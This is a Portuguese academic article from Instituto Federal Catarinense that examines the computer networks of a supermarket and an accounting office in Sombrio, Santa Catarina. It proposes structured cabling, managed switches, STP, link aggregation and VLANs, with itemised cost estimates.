Para Franciscatto (2014), as redes de computadores constituem-se de um conjunto de dois ou mais computadores interligados com o objetivo de compartilhar recursos e trocar informações. Elas estão em vários locais, desde as grandes e médias empresas, em pequenos escritórios ou até mesmo em nossas casas.

Segundo Olifer (2014), o amplo desenvolvimento das tecnologias que envolvem a área de Tecnologia da Informação faz com que os responsáveis necessitem de constante atualização e invistam em novos equipamentos, permitindo melhorar o desempenho e a segurança das redes de dados das empresas.

Cristofoli (2012), também afirma que os investimentos na área de TI são fundamentais, sendo úteis para as atividades organizacionais, pois visam benefícios para os negócios que serão utilizadas pelos seus usuários cotidianamente no trabalho.

No município de Sombrio/SC existe uma gama de pequenos negócios, e neles pode haver uma rede de computadores que não esteja preparada adequadamente para suas atividades.

Busca-se, através do desenvolvimento deste estudo, conhecer como estão estruturadas estas redes e apresentar um projeto com soluções de melhoramentos em dois estabelecimentos comerciais de Sombrio, avaliando os pontos frágeis da rede, com a finalidade de torná-la segura, expansiva, produtiva, e tolerante à falhas. Para isso é necessário identificar e descrever a topologia dessas redes, avaliar os equipamentos e sua funcionalidade, padronizar e adequar os materiais existentes e propor uma organização hierárquica de rede.

Para a realização deste artigo, fez-se um estudo de caso através de visitas às empresas e conversas com proprietários e responsáveis pela TI, onde foram observadas as topologias das redes, busca de informações sobre a infraestrutura e os elementos que constituem as redes. Após estudo, constatou-se fragilidades nas redes, sendo importante adequar e substituir

alguns elementos existentes para a implantação de protocolos de rede, eliminando assim os pontos de falhas.

No desenvolvimento deste projeto elencou-se os conceitos de redes de computadores e os elementos necessários para compor uma rede expansível e segura.

Também são elencados os principais conceitos que possibilitam uma visão geral das tecnologias que permeiam e constituem uma rede de computadores, identificando e descrevendo problemas em redes de cabeamento não estruturado, bem como, propor uma organização hierárquica de rede de cabeamento estruturado.

Este artigo está organizado da seguinte forma: a seção 2 compreende o Referencial Teórico; na seção 3, a Metodologia aplicada; a seção 4, Resultados e Discussões, onde é apresentado o que foi encontrado nas redes dos locais visitados, além das soluções propostas para melhoria das redes analisadas; a seção 5 realiza as considerações finais do assunto abordado e, após, a seção de referências.

2. REFERENCIAL TEÓRICO

Nesta seção, são apresentados os dados do município de Sombrio, os principais conceitos de redes de computadores e os problemas relacionados a ela. Também será abordada a importância do cabeamento estruturado de uma rede de computadores.

2.1 MUNICÍPIO DE SOMBRIO

Sombrio é um município brasileiro localizado no extremo sul de Santa Catarina, faz parte da Associação dos Municípios do Extremo Sul Catarinense (AMESC), considerado uma microrregião econômica do sul do estado. Conta com uma área de 143.085 km², sua população é de 26.613 habitantes, segundo dados do Instituto Brasileiro de Geografia e Estatística (IBGE/2010). Conforme pode ser observado na Figura 01, o Município de Sombrio se localiza ao centro da região do Extremo Sul.

Figura 1: Mapa de localização do Município de Sombrio

Fonte: http://geografiatec.blogspot.com/2012/07/

Bitencourt (2015, p.20), menciona que a partir do século XVIII, com o crescimento do comércio entre as províncias brasileiras, o território onde hoje se encontra o município de Sombrio tornou-se importante via de ligação entre o Rio Grande do Sul e Santa Catarina. Destaca a produção têxtil como uma das atividades econômicas desenvolvidas em Sombrio, com força crescente a partir da última década.

O município de Sombrio evidencia-se no setor de confecções. As empresas adotam o sistema de terceirização de algumas etapas da produção, fazendo surgir várias empresas do cunho familiar. A cidade é também sinônimo de turismo de compras com dois centros atacadistas, às margens da BR 101, fomentando a geração de empregos e o setor produtivo de confecções. Ela conta com uma grande variedade de opções comerciais, existindo aproximadamente 1279 empresas instaladas em Sombrio, conforme demonstração na Tabela 1. (SOMBRIO, 2019).

Tabela 1 – Tabela Empresas de Sombrio

Relação das Empresas de Sombrio por Ramos de atividade	
Nome das Empresas	**Quantidade**
Mercados, padarias, açougues e outros alimentícios	76
Escritórios contábeis, advocatícios, profissionais liberais, médicos, engenheiros, dentistas.	173
Indústrias metalúrgicas, cerâmicas e outras	37
Eletrônicas, informáticas, elétricas, telecomunicações.	55
Hospitais, clínicas, laboratórios e farmácias.	77
Restaurantes, lanchonetes, bares.	187
Indústrias confecções, facções, lojas texteis e calçadistas.	674
Total	**1279**

Fonte: SOMBRIO, 2019

Além da produção têxtil, conforme dados da Secretaria de Administração do Município, existem outras atividades econômicas como: indústrias cerâmicas, calçadista e de móveis, comércio varejista e prestação de serviços, como contabilidade, advocacia, manutenção de computadores, dentre outras.

2.2 CONCEPÇÃO DE REDE DE COMPUTADORES

De acordo com Pinheiro (2006), uma rede de comunicação proporciona um meio poderoso devido à velocidade, confiabilidade e compartilhamento de recursos que proporciona. Um dos objetivos é tornar disponíveis aos seus usuários todos os aplicativos, dados e outros recursos, proporcionando uma maior flexibilidade ao sistema, dada a possibilidade de migração para outros equipamentos quando algum dispositivo apresentar defeito.

Morimoto, (2008) afirma que com o avanço dos meios de comunicação e das tecnologias, a década de 90 ficou caracterizada como a expansão do acesso à Internet. As redes dos mais variados tipos ganharam espaço no mercado, sendo que o padrão *ethernet* popularizou-se, passando a ser utilizado na construção de redes locais de computadores.

> *"A tecnologia das redes locais moveu-se rapidamente do estágio experimental à disponibilidade comercial, assim como a velocidade de transmissão passou de poucos megabits por*

> *segundo (Mb/s) a dezenas de milhões de megabits por segundos (Gb/s) em mais ou menos 20 anos de avanços tecnológicos nas áreas de redes e telecomunicações."(MARIN, 2013 p. 19)*

Em um mundo em que a informação se tornou tão valiosa, a transmissão de dados rápida e eficiente é fundamental para todas as empresas. Grande parte dos empreendimentos, com quantidade maior de redes, enfrentam o desafio de garantir que todas as conexões funcionem da melhor forma possível.

2.3 CABEAMENTO DE REDE

Para Pinheiro (2003, p. 5), ao utilizarmos *"... o termo 'cabeamento de redes', estamos nos referindo ao conjunto formado pelos meios guiados de transmissão e de mais acessórios ...*", assim este termo torna-se muito mais amplo do que apenas os cabos responsáveis pela transmissão de dados dentro de uma rede de computadores.

Pinheiro (2003) ainda cita que existem diversos componentes dentro da estrutura de cabeamento que têm objetivo de transferir as informações entre os dispositivos conectados às redes.

> *"Os cabos de redes mais comuns são chamados de par trançado não blindado (UTP, Unshielded Troisted Pair). Este tipo de cabo possibilita a simplificação do processo de implantar uma infraestrutura de rede local de computadores" (MARIN 2013, PINHEIRO 2003).*


O cabeamento e outros elementos componentes utilizados na montagem dos sistemas estruturados são chamados de mídias físicas. É comum a montagem de sistemas combinando tipos de mídias diferentes para atender as necessidades de cada projeto de cabeamento. A escolha da mídia deve levar em conta: Comprimento dos segmentos de rede, número de dispositivos, facilidade de instalação dos pontos de acesso e cálculo do custo do projeto de cabeamento (MARIN 2013, MORIMOTO, 2008A e PINHEIRO 2003).

2.3.1 CABEAMENTO ESTRUTURADO

Conforme define Pinheiro (2003, p. 37), cabeamento estruturado é a estrutura de cabeamento apropriada para uma infraestrutura de redes locais, baseando-se na previsão dos recursos para atender as necessidades de expansão dos pontos de rede na infraestrutura física das edificações.

> *"Os Sistemas de Cabeamento Estruturado estão relacionados a ideia de um ambiente de rede composto por cabos responsáveis pela integração dos serviços (dados e telecomunicação), passando pelas instalações do edifício e disposto entre os diversos subsistemas como: entrada de facilidades, armários de telecomunicações, sala de equipamentos, cabeamento vertical, cabeamento horizontal e áreas de trabalho" (MARIN, 2013 e PINHEIRO 2003).*

Figura 2 – Cabeamento estruturado



Fonte: Guia completo de Cabeamento de redes (PINHEIRO, 2003)

De acordo com Docsity (2011) a escolha de um sistema de cabeamento estruturado é uma decisão muito importante, pois influenciará a performance de toda a rede, assim como a confiabilidade da mesma e ainda ressalta que um sistema de cabeamento estruturado proporciona as seguintes vantagens:

- Facilidade de mudanças de layout.

- Diminuição nos custos de mão de obra e montagem de infraestrutura.
- Maior confiabilidade no sistema de cabeamento.
- Facilidades no acesso e processamento de informações.
- Um único cabeamento para diversas aplicações.

Para Pinheiro (2003), Marin (2013) e Morimoto (2008[a]), a melhor forma para uma estruturação de rede de computadores é realizar a contratação de uma empresa especializada em projetos de Cabeamento Estruturada, assim garantindo uma rede certificada que evite erros e falhas.

2.4 PROBLEMAS EM CABEAMENTO DE REDE NÃO ESTRUTURADOS

De acordo com a Skycompany (2018), a maioria dos problemas que ocorrem em uma rede de computadores deve-se à má qualidade dos componentes empregados, pelo tipo de cabeamento adotado e também pelo não cumprimento das normas técnicas de padronização do sistema de cabeamento.

Ainda, consoante a Skycompany (2018), o cabeamento estruturado é considerado o investimento inicial de qualquer rede, já que este é o alicerce da rede. Porém, como todo sistema, certas falhas podem acontecer, prejudicando ou comprometendo às informações.

Conforme a SkyCompany (2018) e Couto (2015), as principais falhas de redes, devido a problemas com o cabeamento estruturado são:

a) Problemas de conexão que ocorrem por incidência de maus contatos, pressão de cabo sobre cabo, ou ainda falhas com os conectores ou oxidação. Deve-se conferir corretamente todas as conexões.

b) Cabos danificados, responsáveis pela lentidão na transmissão dos de dados que atingem as atividades da empresa. O profissional de TI necessita usar um testador para avaliar cabo e fazer a troca do mesmo se esteja danificado.

c) Falhas na certificação e documentação, a padronização na estruturação da rede deve ser seguida desde o início para garantir a eficiência de sua rede. É importante adotar a documentação física do descritivo das atividades e perfil da rede a ser montada.

2.5 TRABALHOS RELACIONADOS

Por tratar-se de infraestrutura de redes e tecnologias que demandam um estudo aprofundado, destaca-se a necessidade de indicar autores que corroboram a respeito de pesquisas realizadas anteriormente.

Bozello & Anderle (2012), descrevem em seu artigo que a empresa agrícola Meta apresentava problemas de acesso remoto entre as filiais. Após efetuada uma pesquisa de satisfação com os funcionários, constatou-se o problema. Fez-se a análise da infraestrutura de TI e o resultado foi a habilitação de um link de comunicação na empresa, solucionando a má qualidade de acesso dos funcionários aos sistemas. Assim, pode-se analisar que a satisfação dos usuários se deu a partir do sucesso na aprovação de investimentos e implementação da melhoria, deixando os usuários em melhores condições de trabalho perante o acesso aos sistemas da empresa.

Bardini (2015) afirma em seu artigo**,** que a estrutura do prédio da Cooperja, quando da implantação da rede, teve o cabeamento estruturado projetado, adequado a estrutura do prédio. Com o objetivo de propor melhorias, foi realizado entrevistas com os responsáveis pela TI e aplicado questionário aos funcionários. Obteve-se o seguinte resultado: a rede apresentava momentos de lentidão em alguns horários e setores diferentes. Como solução foi aumentado a velocidade da internet e um controle em diferentes largura de banda, conforme a necessidade dos setores. Outra proposta de melhoramento seria a implantação do protocolo BGP (*Border Gateway Protocol*), para interligar os dois sites da empresa sem loops de roteamento por terem os mesmos endereços IP's de internet.

3. METODOLOGIA

A metodologia aplicada neste trabalho compreende uma pesquisa exploratória com abordagem qualitativa. Foi realizada uma pesquisa bibliográfica e estudo de caso.

Para Gil (2010), a pesquisa bibliográfica é elaborada com base em material já publicado.

A pesquisa exploratória objetivou proporcionar familiaridade com os estabelecimentos comerciais em estudo, a fim de conhecer a operacionalidade das redes de computadores com vista a otimização de resultados.

O estudo iniciou com um levantamento de dados econômicos do município de Sombrio. Fez-se um levantamento da quantidade de empresas ativas por ramo de atividades junto à administração municipal de Sombrio. Em seguida, realizou-se estudo bibliográfico sobre uma breve concepção de redes de computadores, problemas em redes não estruturados, definições de cabeamento de redes e cabeamento estruturado.

Logo após, realizou-se visitas às empreses e conversas com os proprietários e responsáveis pela TI, para obter informações sobre as infraestruturas das redes em estudo. Verificou-se a conexão, observando quantidade de link de internet, o layout das redes, quantidade de pontos e seus dispositivos acoplados.

Muito embora as empresas de Sombrio serem na maioria as indústrias têxteis, não encontrou-se abertura ou permissão dos gerentes e proprietários, para fazer o levantamento de informações a cerca de suas redes de computadores. Optou-se por outros itens da lista de empresas com possibilidades de abertura para estudo das redes, que seriam os supermercados e escritórios de contabilidade, que em conversa prévia mostraram-se favoráveis a ideia.

Quanto ao critério de escolha dos estabelecimentos comerciais, utilizou-se de uma média padrão dentro de seu ramo de atividade. Assim, foi selecionado o supermercado X, por estar dentro do modelo mais comum no município de Sombrio, tendo de 7 a 10 caixas, com média de 20 funcionários. O escritório de contabilidade Y, com 8 microcomputadores e com 6 funcionários, que é a média dos escritórios prestadores de serviços dentro de Sombrio.

Posterior a escolha dos estabelecimentos, foi realizado o levantamento da situação atual das redes de computadores, sendo observados os principais pontos a serem melhorados.

Com base nas análises, foi elaborado um projeto básico de reestruturação das redes, visando aplicar os conhecimentos adquiridos ao longo do curso. Buscou-se construir um projeto hierárquico estruturado das redes destes estabelecimentos comerciais com propostas de melhorias quanto à segurança, flexibilidade, escalabilidade, redundância e tolerância à falhas.

Por fim, optou-se por apresentar as sugestões propostas às empresas pesquisadas, com o orçamento do investimento previsto e ouvir dos proprietários sobre o interesse em realizar esse investimento para

2020. Caso negativo, sondar a respeito de quais valores em investimentos em TI poderiam ser realizados pelos estabelecimentos nos próximos anos.

4. RESULTADOS E DISCUSSÕES

Diante de estudos e observações realizadas, pode-se apresentar proposições que viabilizam a segurança e maior desempenho das redes.

Para o melhor funcionamento, agilidade e gerenciamento adequado é fundamental uma LAN bem estruturada. Por menor que seja a rede, é interessante pensar no desenho dessa rede, isto é, fazer uma estrutura planejada e pensada para suportar demandas futuras.


Adotou-se a cautela de não divulgar o nome correto dos estabelecimentos em estudo, por uma exigência dos entrevistados. Abaixo apresenta-se o que foi encontrado nas redes dos locais visitados, além das soluções propostas para melhoria das redes analisadas.

4.1 SUPERMERCADO X

De acordo com o gestor de TI, a atual rede de computadores do supermercado X conta com um cabeamento estruturado que atende plenamente as necessidades da empresa.

Conforme se pode apurar no levantamento de dados, o supermercado possui um Link de Internet de 10Mbps dedicados, um roteador conectado a um switch Intelbras 24 portas não gerenciável, fixado em um rack no escritório, conectando quatro PCs, uma central de alarmes, câmeras e DVR e um link direto, através de um cabo de 30mts a outro switch, também de 24 portas não gerenciável, alocado em outro rack no balcão da recepção. Deste switch,10 portas estão conectadas aos caixas e uma porta conecta um PC no balcão, que acopla um access point TP-link para os clientes acessarem via wireless, conforme Figura 3.

Figura 3: Exemplo da Rede Supermercado X



Fonte: os autores 2019

Após observação, pode-se constatar que mesmo que a rede tendo um cabeamento estruturado, com calhas, cabos, eletrocalhas, dutos e tomadas com RJ45, a infraestrutura desta rede é muito frágil, o tráfego está todo misturado, clientes, caixas e administração. A rede fica lenta e sem segurança, não há como controlar ou priorizar tráfego com aumento de largura de banda para alguns dispositivos, nem uma redundância para compartilhar uma carga de tráfego, enfim, qualquer defeito que houver entre os switches pode acarretar sérios danos à empresa, vide Figura 4.

Figura 4: rede supermercado x

Fonte: os autores 2019

Nessa rede existe apenas um único ponto de falhas, visto ter apenas uma ligação entre o switch dos caixas e o switch do servidor de acesso à rede externa. Um dos problemas que pode ser ocasionado pelo único ponto de falha será os caixas ficarem sem conexão com a operadora de cartão de crédito ou débito por tempo indeterminado, esta ocorrência gerará insatisfação por parte dos clientes e consequentemente perdas de receitas.

4.1.1 Soluções propostas

Na rede do supermercado x sugere-se a criação de dois ou mais links entre os switches do escritório e caixas, eliminando o único ponto de falha. A utilização de switches gerenciáveis permitirá a implementação dos protocolos STP (*Spanning Tree Protocol), Link Aggregation e VLANS.*

Com o protocolo STP será possível criar a redundância da ligação entre os switches, que é primordial para a manutenção e confiabilidade da rede, pois quando um único link ou uma porta falhar, a outra porta continuará a operar sem problemas.

Já o *Link Aggregation* permitirá a criação de um canal lógico, utilizando-se de vários links entre os dois dispositivos. A agregação de portas multiplica a largura de banda, aumenta a flexibilidade das portas e fornece redundância de links. Isso melhorará a performance, podendo esses links redundantes compartilhar a carga de tráfego e aumentar a sua capacidade.

Também. propõem-se dividir a rede em três sub-redes VLANS (*Virtual Local Area Network*) ou redes locais virtuais, para que administração, caixas e clientes tornem-se redes logicamente independente. Com a projeção de VLAN, o administrador de rede terá facilidades na escalabilidade, segurança e maior controle nas falhas e no fluxo de dados.

Não há necessidade de muitos investimentos, como sugestão de melhoria seriam necessários dois switches gerenciáveis 24 portas, mais 70 metros de cabos cat5 para dois links. Conforme Tabela 2 de orçamento. A mão de obra para instalação e configuração deve ser contratada junto à empresa especializada que realizará o serviço

Tabela 2: Orçamento Supermercado x

Orçamento Supermercado X			
Quantidade	**Descrição Produto**	**Preço Unitário R$**	**Preço Total R$**
70 mts	Cabo UTP Cat5 4 pares FurukawaSwitch	1,79	125,30
2	Switch Sg 2404 Mr L2 + Gerenciável 24p Giga + 4p Gbit	1.203,90	2.407,80
Total			2.533,10

Fonte: os autores/2019


De acordo com os autores/2019, o levantamento de preços dos elementos da tabela 2 foi realizado com pesquisas na internet, buscando sempre atender a demanda que fosse mais em conta para as empresas. Item 1, cabos[29], item 2, switch.[30]

Conforme ilustra a Figura 5, uma estrutura de rede gerenciada e de qualidade é vital para as empresas. Isso garante a acessibilidade aos serviços, assim como uma conexão de maior qualidade. Com menos latência, erros e perda de pacotes, a empresa pode torna-se mais competitiva.

[29] Disponível em: https://informatica.mercadolivre.com.br/conectividade-e-redes-patch-paineis/canaleta-cabo-rede, acesso em 07 de dezembro de 2019.

[30] Disponível em: https://www.submarino.com.br/produto/27616192/switch-gerenciavel-intelbras-24-portas-gigabit-com-4-mini-gbic-compartilhadas-sg-2404-mr, acesso 07 de dezembro de 2019.

Figura 5: Exemplo da nova rede supermercado X



Fonte: os autores 2019


4.1.2 Possibilidades de realização pelo supermercado x

Após apresentar a proposta de melhorias ao proprietário do supermercado X, e mostrar as vantagens de ter uma rede bem estruturada, segura e flexível, sua resposta foi positiva, quanto as propostas de investimentos para 2020.

4.2 ESCRITÓRIO DE CONTABILIDADE Y

Na Contabilidade Y o cabeamento não possui nenhuma característica de ser estruturado. A conexão com a Internet é feita por um link de 25Mbps, ligado junto a um access point TP-Link 300Mbps. A rede ainda utiliza-se de um hub de oito portas, para ligar os computadores e uma impressora. Na rede sem fio estão um notebook e os celulares dos funcionários e clientes, conforme mostra a Figura 6.

Figura 6: Rede do Escritório de Contabilidade Y



Fonte: os autores 2019

Verificou-se que é uma rede de computadores bem simples, e de certa forma instável. Utiliza um dispositivo *hub* em seu tratamento do tráfego de rede, que apenas repete o sinal em todas as portas, formando um único domínio de *broadcast* e de colisão.

O *access point* e o *hub* ficam sobre uma caixa com o estabilizador ao pé da coluna, onde é feita a distribuição aos pontos finais, subindo por canaletas de plástico até o teto, com cabos emaranhados, dobrados e soltos que seguem para suas salas presos através de grampos, como mostra a Figura 7.

Figura 7: Rede do escritório de contabilidade

Fonte: os autores 2019


Observa-se que há vários procedimentos incorretos no cabeamento da rede não estruturada, além de não possuir mais portas para expansibilidade.

4.2.1 Soluções propostas

Nesta empresa propõe-se substituir o *hub* por 1 *switch* de 16 portas gerenciável, fixar a um rack, e fazer um cabeamento estruturado aéreo com calhas, eletrodutos, canaletas pvc, levando a tomada RJ45 a cada mesa, isso tudo buscando seguir ao máximo as normas de cabeamento estruturado.

Também, sugere-se dividir a rede em duas sub-redes VLANs, criando assim duas VLANs: uma para os clientes, outra para o setor de contabilidade, pela mesma razão: segurança, facilidade de escalabilidade e de fácil administração, conforme Figura 8.

Figura 8: nova rede do escritório contabilidade y



Fonte: os autores 2019

Há várias formas de melhorar a capacidade da estrutura de rede com pouco custo, conforme mostra a Tabela 3. A mão de obra para instalação e configuração deve ser contratada junto à empresa especializada que realizará o serviço.

Tabela 3: Orçamento Contabilidade Y

Orçamento Contabilidade Y			
Qdade	**Descrição_Produto**	**Preço Unitário R$**	**Preço Total_ R$**
50 mts	Cabo UTP Cat5 4 pares Furukawa	1,79	89,50
7	RJ 45 Fêmea Cat6 (tomadas)	6,45	45,15
7	RJ 45 macho cat6 com guia	1,40	9,80
9 mts	Eletrocalha reta Galvanizada Perfurada Tipo U 38x38x300mm	14,93	134,37
7	Patch-cord cat5	6,80	47,60
3	Encaixes de Eletrocalhas (T, L, Curvas de 90°, curvas de 45°)	11,00	33,00
20 mts	Canaleta PVC dupla c/ divisória	5,00	100,00
1	Switch 16 portas Gerenciável Gigabit + 2 Sfp Tl-sg2216	875,00	875,00
Total			1.334,42

Fonte: os autores /2019

De acordo com os autores/2019, o levantamento de preços dos elementos da tabela 3 foi realizado com pesquisas na internet, buscando sempre atender a demanda que fosse mais em conta para as empresas, conforme sites. Itens de 01 a 07, acessórios,[31] item 08, switch.[32]

4.2.2 Possibilidades de realização pelo escritório de contabilidade y

Em visita à empresa apresentou-se a proposta de melhoramentos à proprietária. Enumerou-se as vantagens da nova infraestrutura, como questões de segurança, escalabilidade e produtividade. Após apresentação, foi perguntado sobre o investimento de melhoramento da rede para 2020, a mesma respondeu positivamente às inovações.

[31] Disponível em: https://informatica.mercadolivre.com.br/conectividade-e-redes-patch-paineis/canaleta-cabo-rede, acesso em 07 de dezembro de 2019.

[32] Disponível em: https://www.aztech.com.br/switch-16-portas-gerenciavel-gigabit-2-sfp-tl-sg2216 acesso em 07 de dezembro/2019.

5 CONSIDERAÇÕES FINAIS

Diante da análise, após visita aos estabelecimentos, obteve-se a clareza sobre a problemática da infraestrutura de redes nos estabelecimentos comerciais de Sombrio em estudo.

Com os resultados, obtidos após conversas e observação da infraestrutura das redes nas empresas, pode-se apresentar proposições de melhoramento para a rede de computadores estudadas. São necessárias algumas melhorias em dispositivos e protocolos, com gerenciamento de recursos físicos e lógicos para tornar a rede redundante e tolerante à falhas e assim melhorar a performance e aumento da capacidade de rede.

> *Pense sempre em controle, gerenciamento dos recursos físicos e lógicos, crescimento sem precisar começar do zero, escalabilidade, segurança, redundância… Pois sabemos que atualmente se a rede para ou fica lenta afeta e muito o desempenho de toda empresa e não somente da TI. Nem sempre o fator custo é fácil de ser superado, mas entendendo o porquê das coisas podemos sim ter mais condições de lutar por uma infraestrutura descente e mais robusta! (NASCIMENTO, 2015).*

Como trabalhos futuros, sugere-se realizar o estudo sobre a percepção das redes após a implantação das melhorias propostas.

REFERÊNCIAS

BARDINI, Bruna Pirola, IFC –Sombrio 2015, **Tecnologias em Redes de Computadores,** artigo pdf "Infraestrutura de rede na COOPERJA e percepção dos funcionários"

BITENCOURT Rômulo Tadeu Santos, 2015 TCC, Unisul, Palhoça-SC, **Avaliações do Sistema Lagunar da Lago de Sombrio no Município de Sombrio-SC**

BOZELLO, Wiliam Giusti, ANDERLE, Daniel Fernando, IFC-Sombrio 2012, **artigo "A melhoria da infraestrutura em Tecnologia da Informação nas organizações e a satisfação dos usuários"**

COUTO, Rodrigo. **7 sinais que o cabeamento estruturado foi mal instalado.** Disponível em: http://www.diogenesbandeira.com.br/2015/04/7-sinais-que-seu-cabeamento-estruturado.html

CRITOFOLI, F., PRADO, E., TAKAOKA, H. **Resultados obtidos com a terceirização de serviços de TI baseados nas práticas de governança de TI**, 2012. Disponível em:

FRANCISCATTO, Roberto. **Redes de computadores** / Roberto Franciscatto, Fernando de Cristo, Tiago Perlin. – Frederico Westphalen: Universidade Federal de Santa Maria, Colégio Agrícola de Frederico Westphalen, 2014. 116 p. : il. ; 28 cm. ISBN: 978-85-63573-46-9

GIL, Antônio Carlos. (2010) **Como elaborar projetos de pesquisa.** 5. Ed. São Paulo: Atlas.

MARIN, Paulo Sérgio, **Cabeamento Estruturado**, Desvendando cada passo: do projeto à instalação, 4ª eds, São Paulo 2013e 2014.

MORIMOTO, Carlos E. **Hardware**: O Guia Definitivo, Vol.1. 2002. Editora: GDH Press e Sul Editores. 2007. 848 p.

OLIFER, Natalia e OLIFER, Victor. (2014) **Redes de computadores:** princípios, tecnologias e protocolos para projeto de rede. Rio de Janeiro: LTC.

PINHEIRO, José Maurício Santos, Professor Universitário, **Projetista e Gestor de Redes**, membro da BICSI, Aureside e IEC. Autor dos livros: Guia Completo de Cabeamento de Redes, 2003 e 2006.

SOMBRIO. Página Oficial do Município de Sombrio. Desenvolvido pela Prefeitura Municipal de Sombrio. Apresenta textos sobre o município. Disponível em: <http://www.sombrio.sc.gov.br>. Acesso em: 20 setembro. 2019

6ª Edição

Tecnologia e Redes de Computadores

Vanderlei Freitas Junior
Vitória Rodrigues dos Santos

INSTITUTO FEDERAL
Catarinense
Campus Avançado Sombrio